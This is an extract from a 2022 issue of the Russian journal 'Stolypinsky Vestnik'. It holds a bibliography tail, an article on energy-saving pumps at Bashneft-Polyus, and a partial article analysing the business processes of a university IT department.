1. Explanatory dictionary of the Russian language [Text] : about 100,000 words, terms and phraseological expressions / S. I. Ozhegov ; under the general editorship of L. I. Skvortsov. - 28th ed., reprint. - Moscow : World and Education : 2020. - 1376 p.
2. Explanatory dictionary of the living Great Russian language : selected art. / V.I. Dal ; Gift editions. Russian Imperial Library : EKSMO, 2020, - 896 p.
3. A new dictionary of the Russian language. Explanatory and word-formation : St. 136,000 dictionary. art., approx. 250,000 semants. units : [In 2 t.] / T. F. Efremova. - M. : Rus. yaz., 2000.
4. Chernykh, P. Ya. Historical and etymological dictionary of the modern Russian language : in 2 vols. Vol. 1: A–Pantomime / P. Ya. Chernykh. – 3rd ed., stereotype. – Moscow: Rus. yaz., 1999. – 624 p.
5. Grishakov, A. G. On the correlation of the concepts of "discipline", "legality" and "law and order" in the activities of the police / A. G. Grishakov, Yu. A. Pribytko // Bulletin of the Voronezh Institute of the Ministry of Internal Affairs of Russia. - 2015. – No. 2. – p. 70
6. Molev G. I. Discipline in Russian society: theoretical and legal aspect: dis. ... Candidate of Legal Sciences: 12.00.01: protected 15.03.05 / Gennady Ivanovich Molev. - Saratov., 2005. - 204 p.
7. Federal Law No. 197-FZ of 18.07.2018 "On service in the Penal enforcement system of the Russian Federation and on Amendments to the Law of the Russian Federation "On Institutions and bodies executing criminal penalties in the form of deprivation of liberty" // Collection of Legislation of the Russian Federation of July 23, 2018 No. 30, Article 4532

8. Law of the Russian Federation No. 5473-I of July 21, 1993 "On institutions and bodies executing criminal penalties in the form of imprisonment" // Vedomosti of the Congress of People's Deputies and the Supreme Council of the Russian Federation of August 19, 1993, No. 33, Article 1316
9. Labor Code of the Russian Federation No. 197-FZ dated 30.12.2001 // Collection of Legislation of the Russian Federation, 07.01.2002, No. 1 (Part 1), Article 3.
10. Order of the Ministry of Justice of the Russian Federation No. 202 dated 12.09.2019 "On Approval of the Disciplinary Statute of the Penal Enforcement System of the Russian Federation" (Registered with the Ministry of Justice of the Russian Federation on 17.09.2019 No. 55944) // Text of the order published on the "Official Internet portal of legal Information" (www.pravo.gov.ru) September 18, 2019
11. Alkhazov, I. A. State discipline: concept, signs, means of provision / I. A. Alkhazov // Business in law. Economic and Legal Journal. – 2013. – No. 2. – pp. 53-55.
12. Demidov, O. G. The concept and essence of service discipline in the penal enforcement system / O. G. Demidov, O. E. Mikhailova // Law and Law. – 2021. – No. 6. – pp. 97-100.
13. Koloskov A.M. Legal regulation of disciplinary responsibility of employees of the penal system of the Russian Federation: dis. ... Candidate of Legal Sciences: 12.00.14: protected on 26.05.11 / Alexander Mikhailovich Koloskov. - Moscow., 2011. - 245 p.

© *Побединская Т. В. 2022 Научный сетевой журнал «Столыпинский вестник» №4/2022.*

Для цитирования: *Побединская Т. В. ПОНЯТИЕ И ПРИЗНАКИ СЛУЖЕБНОЙ ДИСЦИПЛИНЫ СОТРУДНИКОВ ОРГАНОВ И УЧРЕЖДЕНИЙ УГОЛОВНО-ИСПОЛНИТЕЛЬНОЙ СИСТЕМЫ // Научный сетевой журнал «Столыпинский вестник» №4/2022.*



Столыпинский
вестник

Научная статья

Original article

УДК 002.304

**УПРАВЛЕНИЕ ЭКОНОМИЧЕСКОЙ ЭФФЕКТИВНОСТЬЮ
МЕРОПРИЯТИЙ ПО ПОВЫШЕНИЮ ЭНЕРГОСБЕРЕЖЕНИЯ НА
НЕФТЕГАЗОДОБЫВАЮЩЕМ ПРЕДПРИЯТИИ (НА ПРИМЕРЕ ООО
«БАШНЕФТЬ-ПОЛЮС»)**

MANAGEMENT OF THE ECONOMIC EFFICIENCY OF MEASURES
TO INCREASE ENERGY SAVING AT THE OIL AND GAS PRODUCING
ENTERPRISE (BY THE EXAMPLE OF BASHNEFT-POLYUS LLC)

Сахабутдинова Индира Ильдаровна, выпускник бакалавриата, факультет
«Уфимская Высшая школа экономики и управления», Уфимский
государственный нефтяной технический университет, Россия, г. Уфа

Sakhabutdinova Indira Ildarovna, graduate of the Bachelor, 's degree Faculty of
the Ufa Higher School of Economics and Management, Ufa State Petroleum
Technical University, Russia, Ufa

Аннотация. Статья посвящена управлению эффективностью
энергосбережения и энергоэффективности, рассмотрена методика проведения
энергосберегающих мероприятий. Объектом исследования является ООО
«Башнефть-Полюс», а также в статье были выявлены проблемные участки и
предложены мероприятия по снижению энергопотребления и прироста чистой

прибыли Компании. При использовании оценки энергоэффективности компании смогут рационально распределять энергоресурсы на каждом этапе производственного цикла и определять величину энергозатрат.

В качестве эффективного энергосберегающего мероприятия, применяемого на месторождениях компании, было предложено внедрение электроцентробежных насосов с повышенным коэффициентом полезного действия. Новые установки ЭЦН сочетают в себе конструкцию ступени насоса, высокоточные компоненты, изготовленные с использованием порошковой металлургии или литья, и передовые технологии погружного вентильного привода для снижения энергопотребления при добыче на 25-30%.

S u m m a r y. The article is dedicated to the management of the efficiency of energy saving and energy efficiency, their main indicators, as well as the methodology for conducting energy saving measures. The object of the study is Bashneft-Polyus LLC, the article identified problem areas and proposed measures to reduce energy consumption and increase the Company's net profit. When using energy efficiency assessment, companies will be able to rationally allocate energy resources at each stage of the production cycle and determine the amount of energy costs.

As an effective energy-saving measure used at the company's fields, it was proposed to introduce electric submersible pumps with increased efficiency. The new ESP units combine pump stage design, precision powder metallurgy or casting components, and advanced submersible valve drive technology to reduce production energy consumption by 25-30%.

Ключевые слова: энергосбережение, энергоэффективность, нефтяная компания, энергопотребление, установка электроцентробежного насоса с повышенным коэффициентом полезного действия, показатели эффективности, скважина.

Keywords: energy saving, energy efficiency, oil producer, energy usage, electrical submersible pump unit with improving performance index, performance indicators, bradenhead gas and oil well.

Вопросам снижения энергозатрат и повышения энергоэффективности уделяется особое внимание, поскольку во многом от того, насколько эффективно предприятия используют энергоресурсы, зависит стабильность, уровень их экономического развития и конкурентоспособность.

По данным Международного энергетического агентства, мировой спрос на энергию к 2040 году увеличится на 30%, в связи с чем проблема сбережения энергии приобретает все большее значение.

Объект исследования – общество с ограниченной ответственностью «Башнефть-Полюс», занимающееся добычей и разработкой углеводородов на территории Ненецкого Автономного округа на месторождениях им. Р. Требса и А. Титова.

Разница между понятиями «энергосбережение» и «энергоэффективность» обуславливается в четком понимании данных терминов. Итак, энергоэффективность – это правильное и рациональное использование энергетических ресурсов, а также их эффективность, при которой компания имеет имеющийся уровень развития техники, технологий и соблюдения требований к охране окружающей среды. А понятие энергосбережение – это комплекс мероприятий, способствующий достижению энергоэффективности, целью которого является снижение затрат на достижение полезного эффекта.

Таким образом для того, чтобы достичь энергоэффективность, необходимо увеличить КПД процессов производства, оптимизировать их взаимодействие, улучшить эффективность менеджмента и повысить качества продукции, экологичности производства. Результатом энергосберегающих мероприятий является стабильный и устойчивый рост финансовой

составляющей предприятия. Чтобы понять, какие мероприятия следует отнести к энергосберегающим, нужно провести их анализ и оценку, если мероприятие позволяет сократить удельный расход энергии на единицу полезного продукта, то такой комплекс мер называют энергосберегающим.

Технология энергосбережения – это усовершенствованный технологический процесс, повышающий эффективность использования топливно-энергетических ресурсов. Деловая экономическая деятельность и бытовая жизнь на уровне домохозяйства могут стать эффективнее при их внедрении, а также они способствуют в решении экологических проблем, таких как изменение климата, загрязнение воздуха (например, выбросы угольных электростанций) и истощение ископаемых ресурсов.

Результатом энергоэффективности является:

- снижение себестоимости продукции;
- снижение расходов предприятия или частного лица на оплату коммунальных услуг;
- повышение рентабельности производства;
- снижение вредных выбросов в атмосферу;
- сбережение природных ресурсов.

Чтобы провести мероприятия энергоменеджмента необходимо проанализировать текущие условия деятельности компании. К примеру, нужно провести энергоаудит и аудит технического состояния оборудования и всех систем обеспечения производства предприятия. Каждый из них по своему важен и необходим при составлении точного плана энергосберегающих мероприятий.

Итак, благодаря энергоаудиту мы можем выяснить эффективна ли работа с поставщиками, потреблением электроэнергии и условия ценообразования. Главная цель – достичь объективной оценки в эффективности использования ТЭР.

При помощи подробного анализа энергозатрат на энергетические ресурсы, договоров с субабонентами и заполнение опросных листов, компания сможет определить показатели энергоэффективности, реальный расход энергопотребления, потенциал энергосбережения и составить комплекс мер со стоимостной оценкой их проведения.

Существуют следующие направления в области энергосбережения, которые являются приоритетными и более актуальными, как показывает анализ изучения и исследования:

- сокращение сверхнормативных потерь энергии;
- невозобновляемые энергетические ресурсы должны иметь экономически-эффективное обоснование их использования;
- выпускаемая продукция компании должна иметь тенденцию к снижению его энергоемкости, а также должен произойти рост энерговооруженности труда;
- рациональное и эффективное использование возобновляемых источников энергии.

Программы энергосбережения в РФ регламентируются следующими нормативно-правовыми документами, представленные на рисунке 1.




Рисунок 1 – Нормативно-правовые документы в сфере энергосбережения в РФ

На рисунке 2 представлена система показателей оценки энергосбережения и энергоэффективности, которая была представлена учеными в виде иерархии в системе показателей.



Рисунок 2 – Пирамида показателей энергоэффективности

Итак, исходя из рисунка 2 можно сказать следующее: на первом уровне пирамиды стоит интегральный показатель по всей экономике в целом – энергоемкость ВВП, производительность энергии. На втором уровне пирамиды – сводные показатели энергоэффективности по отдельным отраслям промышленности и т.д. На третьем уровне, как правило, оцениваются физические удельные показатели энергоэффективности производства, где представлено наибольшее число показателей, о которых будет подробно разобрано далее. На четвертом уровне расположены показатели энергоэффективности отдельных технологий и видов оборудования.

Главным аспектом энергоменеджмента ООО «Башнефть-Полюс» является качественное потребление энергии, а не ограничение ее использования. В условиях Заполярья, полной автономии и круглосуточного производства об этом не может быть речи.

Рассмотрим динамику потребления электроэнергии, а также структуру энергопотребления в разрезе производственных процессов ООО «Башнефть-Полюс» на рисунках 3 и 4, представленных ниже.




Рисунок 3 – Динамика энергопотребления, млн. кВт*ч



Рисунок 4 – Структура энергопотребления в разрезе производственных процессов, млн. кВт*ч

Был проведен анализ энергополитики ООО «Башнефть-Полюс». Так, мы видим, что к 2021 году уровень энергопотребления увеличился на 13%. А самую наибольшую долю энергопотребления занимает механизированная добыча нефти, которая составляет 38%.

Отсюда, ООО «Башнефть-Полюс» имеет следующие проблемы в сфере энергоменеджмента:

- повышения уровня энергопотребления;
- наибольшая доля энергозатрат наблюдается в механизированной добыче;
- тенденция снижения энергосберегающих мероприятий в процессах механизированной добычи.

Исходя из проблем, вытекает решение, которое необходимо включить в программу энергоменеджмента ООО «Башнефть-Полюс» – Увеличение числа энергосберегающих мероприятий, связанных с механизированной добычей.

Внедрение УЭЦН с повышенным КПД на нефтегазовые скважины позволит снизить потребление энергии на 25%, при этом повышая надежность и долговечность оборудования за счет следующих свойств, представленных на рисунке 5.



Рисунок 5 – Свойства УЭЦН. С повышенным КПД

Данное мероприятие предлагается внедрить для 10 скважин, а затраты на его проведения составят около 4 млн. руб.

Самые затратные компоненты ЭЦН это насос и двигатель. Поэтому предлагается оптимизировать эти детали для получения лучшего энергосберегающего эффекта.

С помощью технологии порошковой металлургии появляется возможность производства детали с уровнем точности, невозможного обеспечить, используя технологию литья в песчаных формах. Данное решение позволяет улучшить насос с использованием новых геометрических условий и уменьшить общую длину насоса до одной трети, в отличие от его предыдущего размера. К тому же производительность сохранена. Улучшенная геометрия ступени и реконструкция его материалов в паре с уменьшенной длиной насоса существенно снижают затраты на тепло и электроэнергию.

Каждая операция асинхронного двигателя имеет различные потери, такие как механические и электромагнитные потери. В результате двигатель нагревается, снижая его эффективность. Новый блок ESP имеет бесщеточный двигатель, который исключает проскальзывание ротора и значительно снижает потери. В роторе используются магниты из редкоземельного сплава с чередующимися отрицательными и положительными полюсами для обеспечения крутящего момента, необходимого для вращения ротора. Пакет статора изготовлен из специальных материалов, которые еще больше снижают потери. Как и насосы, энергоэффективные бесщеточные двигатели превосходят обычные асинхронные двигатели по весу и длине.

Таким образом, при применении ЭЦН с высоким коэффициентом полезного действия ООО «Башнефть-Полюс» снизит энергопотребление и более эффективно сможет использовать энергоресурсы.

Литература

1. Ануфриев В. П. Энергоэффективность и проблемы изменения климата: учебное пособие / В. П. Ануфриев. – М.: УЦЭЭ, 2016. – 192 с.
2. Ахметова И. Г. Теоретические основы технико-экономического обоснования мероприятий по энергосбережению / И. Г. Ахметова [и др.]

// Вестник Казанского государственного энергетического университета. – 2013. – No 3(18). – С. 26-37.

3. Глазков А. Н. Электрооборудование насосных, компрессорных станций и нефтебаз: учебное пособие / под ред. А. Н. Глазкова. - 2-е изд. перераб. и доп. - М.: Недра - М, 2014. - 246 с.
4. Евстигнеев И. Энергоэффективность в приоритете // Бизнес: организация, стратегия, системы. - 2013. - № 4. - с. 45.
5. Федеральная служба государственной статистики (Росстат) - [Электронный ресурс]. URL: <http://www.gks.ru/> (дата обращения 30.05.2022).
6. Захарова И.М., Буренина И.В., Стратегическое и текущее планирование на предприятиях нефтяной и газовой промышленности /учебное пособие.- Уфа: Монография, 2014
7. Холодионова А. С. Энергетический менеджмент в России / Материалы международной научно-практической конференции «Фундаментальные научные исследования: теоретические и практические аспекты» (25.05.2016). - Кемерово, 2016. - 189 с. - С. 69-71.
8. Бухгалтерский баланс ООО «Башнефть-полюс» 2019-2021 гг. – [Электронный ресурс]. URL: www.list-org.com (дата обращения 30.05.2022).

Literature

1. Anufriev V.P. Energy efficiency and problems of climate change: textbook / V.P. Anufriev. – М.: UCEE, 2016. – 192 p.
2. Akhmetova I. G. Theoretical foundations of the feasibility study of energy saving measures / I. G. Akhmetova [et al.] // Bulletin of the Kazan State Energy University. – 2013. – No 3(18). - S. 26-37.
3. Glazkov A. N. Electrical equipment of pumping, compressor stations and oil depots: textbook / ed. A. N. Glazkova. - 2nd ed. revised and additional - М.: Nedra - М, 2014. - 246 p.

4. Evstigneev I. Energy efficiency in priority // Business: organization, strategy, systems. - 2013. - No. 4. - p. 45.
5. Federal State Statistics Service (Rosstat) - [Electronic resource]. URL: <http://www.gks.ru/> (accessed 05/30/2022).
6. Zakharova I.M., Burenina I.V., Strategic and current planning at the enterprises of the oil and gas industry / textbook.- Ufa: Monograph, 2014
7. Kholodionova A. S. Energy management in Russia / Proceedings of the international scientific and practical conference "Fundamental scientific research: theoretical and practical aspects" (05.25.2016). - Kemerovo, 2016. - 189 p. - S. 69-71.
8. Balance sheet of Bashneft-Polyus LLC 2019-2021 - [Electronic resource]. URL: www.list-org.com (accessed 05/30/2022).

© Сахабутдинова И.И., 2022 Научный сетевой журнал «Столыпинский вестник» №4/2022

Для цитирования: Сахабутдинова И.И. УПРАВЛЕНИЕ ЭКОНОМИЧЕСКОЙ ЭФФЕКТИВНОСТЬЮ МЕРОПРИЯТИЙ ПО ПОВЫШЕНИЮ ЭНЕРГОСБЕРЕЖЕНИЯ НА НЕФТЕГАЗОДОБЫВАЮЩЕМ ПРЕДПРИЯТИИ (НА ПРИМЕРЕ ООО «БАШНЕФТЬ-ПОЛЮС»)// Научный сетевой журнал «Столыпинский вестник» №4/2022



Столыпинский
вестник

Научная статья

Original article

УДК 658.512

**АНАЛИЗ БИЗНЕС-ПРОЦЕССОВ ОТДЕЛА ИНФОРМАЦИОННЫХ
ТЕХНОЛОГИЙ ОБРАЗОВАТЕЛЬНОЙ ОРГАНИЗАЦИИ ДЛЯ
ПОСЛЕДУЮЩЕЙ АВТОМАТИЗАЦИИ**

**ANALYSIS OF BUSINESS PROCESSES OF THE INFORMATION
TECHNOLOGY DEPARTMENT OF AN EDUCATIONAL ORGANIZATION
FOR SUBSEQUENT AUTOMATION**

Горда Максим Дмитриевич, магистрант факультета математики и информатики, ГАОУ ВО ЛО «ЛГУ им. А.С. Пушкина», РФ, г. Санкт – Петербург, e-mail: m.gorda.lengu@ya.ru

Gorda Maxim Dmitrievich, Master's student, Faculty of Mathematics and Computer Science, GAOU VO LO "LSU named after A.S. Pushkin", Russian Federation, St. Petersburg, e-mail: m.gorda.lengu@ya.ru

АННОТАЦИЯ

Первый и самый важный этап автоматизации процессов в организации – это построение модели бизнес-процессов и их декомпозиция. Также важно понимать, как действует структурное подразделение организации, какие у него цель и задачи, а также функции. В данной статье приводится описание и анализ бизнес-процессов отдела информационных технологий типового образовательного учреждения, а также их декомпозиция и анализ.

ABSTRACT

The first and most important stage of process automation in an organization is the construction of a business process model and their decomposition. It is also important to understand how the structural unit of the organization operates, what its purpose and objectives are, as well as functions. This article describes and analyzes the business processes of the information technology department of a typical educational institution, as well as their decomposition and analysis.

Ключевые слова: автоматизация, бизнес-процессы, информационные технологии.

Keywords: automation, business processes, information technologies.

Организационная структура отдела информационных технологий

Модель организационной структуры подразделения представлена на рисунке 1.




Рисунок 1. Модель организационной структуры отдела информационных технологий

Цели, задачи и функции отдела информационных технологий университета

Типовой отдел информационных технологий является структурным подразделением образовательной организации, организует свою работу, исходя из положения об отделе информационных технологий, а также в соответствии с нормативными документами в области цифровизации государственных учреждений.

Целью деятельности отдела является решение задач по цифровизации государственного учреждения, а именно – внедрение, развитие и сопровождение информационных систем в организации; поддержка и обучение пользователей для поддержания уровня цифровой грамотности сотрудников университета.

Задачи отдела:

- организация работ по диагностике, техническому обслуживанию и ремонту компьютерной техники;
- изучение, внедрение и поддержка новых информационных технологий, призванных повысить уровень функционирования корпоративной сети, ее безопасности и защищенности передаваемых данных;
- администрирование локальной сети университета;
- реализация единой политики обеспечения информационной безопасности университета, определение требований к системе защиты информации в университете и структурных подразделениях;
- аттестация сотрудников университета в целях поддержания цифровой грамотности;
- внедрение и сопровождение программного обеспечения;
- обеспечение технической поддержки учебного процесса в компьютерных и мультимедийных классах университета;
- профессиональная переподготовка сотрудников отдела в рамках их компетенций;

- разработка автоматизированных систем в рамках проектов цифровизации.

Функции отдела:

- работы с производителями и поставщиками в части гарантийного обслуживания техники, вышедшей из строя:

- проведение анализа потребностей сотрудников университета в оборудовании;

- поддержка бесперебойной работы аппаратной и программной части серверного, коммутационного оборудования, локальной сети организации;

- обеспечение приема и передачи информации по каналам телекоммуникационной связи;

- локализация устранения сбоев и неисправностей в работе ЛВС, баз данных, программного обеспечения;

- организация работ по оказанию услуг в сфере информатизации, выполняемых сторонними организациями; подготовка, оценка проектной и сметной документации, контроль и прием выполненных работ;

- осуществление выполнения резервного копирования и архивирования баз данных и пользовательской информации;

- разработка и внедрение инструкций, регламентов и стандартов использования программного и аппаратного обеспечения;

- диагностика и устранение неполадок программного и аппаратного обеспечения;

- организация компьютерного обеспечения совещаний, видеоконференций и иных мероприятий, проводимых Университетом;

- разграничение доступа пользователей к сетевым информационным ресурсам, базам данных, периферийному оборудованию в соответствии с установленным регламентом;

- осуществление комплексной защиты цифровой информации на всех этапах технологических циклов ее создания, переноса на носитель, обработки

и передачи в соответствии с единой политикой информационной безопасности;

- выполнение требований законодательства по защите несовершеннолетних обучающихся от информации, причиняющей вред здоровью и/или развитию детей в части технических и программно-аппаратных средств фильтрации трафика.

Описание и анализ бизнес-процессов отдела информационных технологий университета

Отдел информационных технологий является владельцем данных бизнес-процессов:

- обеспечение технической поддержки пользователей;
- разработка и сопровождение телекоммуникаций;
- настройка и сопровождение программного обеспечения;
- выдача электронных цифровых подписей в соответствии с 63ФЗ;
- создание учётных записей в информационных системах персональных данных (далее – ИСПДн).

Анализ и описание выделенных бизнес-процессов, владельцем которых является отдел ИТ представлен в таблице 1.

Таблица 1. Описание бизнес-процессов отдела ИТ

Бизнес-процесс Описание	Обеспечение технической поддержки пользователей	Разработка и сопровождение телекоммуникаций	Настройка и сопровождение программного обеспечения	Выдача ЭЦП в соответствии с 63 ФЗ	Создание учётных записей в ИСПДн
Словесное описание	Ремонт и диагностика оргтехники организации. Поддержка пользователей по вопросам цифровой грамотности.	Проведение локальной сети. Настройка сетевого оборудования университета. Разработка плана сетевого обеспечения.	Установка и настройка программного обеспечения для нужд пользователей.	Выпуск квалифицированных электронных цифровых подписей на сотрудников организации для работы на внешних порталах от	Предоставление права доступа в ИСПДн в соответствии с потребностями сотрудников

				имени организации.	университ ета.
Первичные входы	Телефонная заявка о неисправности и оборудования . Служебная записка диагностики оборудования .	Необходимость подключения к сети оборудования .	Документ об оснащении ПО. Заявка о неисправности компьютера по телефону.	Служебная записка на выдачу ЭЦП. Смена руководителя организации.	Служебная записка на предоставление доступа к ИСПДн.
Вторичные входы	Параметры компьютерного оборудования . Возможность ремонта и апгрейда оборудования .	Федеральное агентство по надзору в сфере связи, информационных технологий, массовых коммуникаций. Методические рекомендации Минобрнауки России по разработке программы цифрового развития ОО ВО.	Отсутствие программного обеспечения в бесплатном доступе. Параметры компьютерного оборудования. Методические рекомендации и Минобрнауки России по разработке программы цифрового развития ОО ВО.	Возможность подписи сотрудников документов по доверенности от имени организации. Изменения в 63, 152 ФЗ, а также в регламентах работы с порталами.	Необходимость сотрудников в работе с новым функционалом ИСПДн.
Первичные выходы	Работающая оргтехника университета. Обученные сотрудники.	Настроенное сетевое оборудование . Безотказная работа локальной сети университета. Доступ в интернет.	Сотрудник, работающий с исправным программным обеспечением.	Полученная сотрудником ЭЦП, возможность работы на порталах при помощи ЭЦП.	Созданная учётная запись.
Вторичные выходы	Исполненная служебная записка на диагностику.	План сетевого обеспечения. Исполненная служебная записка.	Исполненная служебная записка.	Исполненная служебная записка.	Ознакомление с инструкциями и приказами

					сотрудни ка.
Поставщик и	Отдел ИТ, другие отделы.	Отдел ИТ, другие отделы.	Отдел ИТ, другие отделы.	Отдел ИТ.	Отдел ИТ.
Клиенты внешние	—	Федеральное агентство по надзору в сфере связи, информацион ных технологий, массовых коммуникаци й.	—	Удостоверяю щие центры, выдавшие ЭЦП.	-
Клиенты внутренние	Сотрудники с неисправной оргтехникой университета либо с вопросом сферы ИТ.	Сотрудники университета, оборудование которых подключены к локальной сети.	Сотрудники университет а, которым необходимо ПО для выполнения должностны х обязанносте й.	Сотрудники университета, которые пользуются ЭЦП.	Сотрудни ки университ ета с учётными записями в ИСПДн.
Владелец бизнес- процесса	Инженер технической поддержки.	Инженер технической поддержки.	Инженер технической поддержки.	Инженер информацион ной безопасности.	Инженер техническ ой поддержк и.

Графическое представление бизнес-процесса «обеспечение технической поддержки пользователей» представлено на рис. 2.




Рисунок 2. Графическое представление бизнес-процесса «обеспечение технической поддержки пользователей»

Графическое представление бизнес-процесса «разработка и сопровождение телекоммуникаций» представлено на рис. 3.




Рисунок 3. Графическое представление бизнес-процесса «разработка и сопровождение телекоммуникаций»

Графическое представление бизнес-процесса «настройка и сопровождение программного обеспечения» представлено на рис. 4.




Рисунок 4. Графическое представление бизнес-процесса «настройка и сопровождение программного обеспечения»

Графическое представление бизнес-процесса «выдача электронных цифровых подписей в соответствии с 63ФЗ» представлено на рис. 5.




Рисунок 5. Графическое представление бизнес-процесса «выдача электронных цифровых подписей в соответствии с 63ФЗ»

Графическое представление бизнес-процесса «создание учётных записей в ИСПДн» представлено на рис. 6.




Рисунок 6. Графическое представление бизнес-процесса «создание учётных записей в ИСПДн»

Для более точного понимания структуры основных бизнес-процессов отдела информационных технологий была проведена декомпозиция каждого процесса.

Графическое представление декомпозиции бизнес-процесса «обеспечение технической поддержки пользователей» представлено на рис. 7.




Рисунок 7. Графическое представление декомпозиции бизнес-процесса «обеспечение технической поддержки пользователей»

Графическое представление декомпозиции бизнес-процесса «разработка и сопровождение телекоммуникаций» представлено на рис. 8.

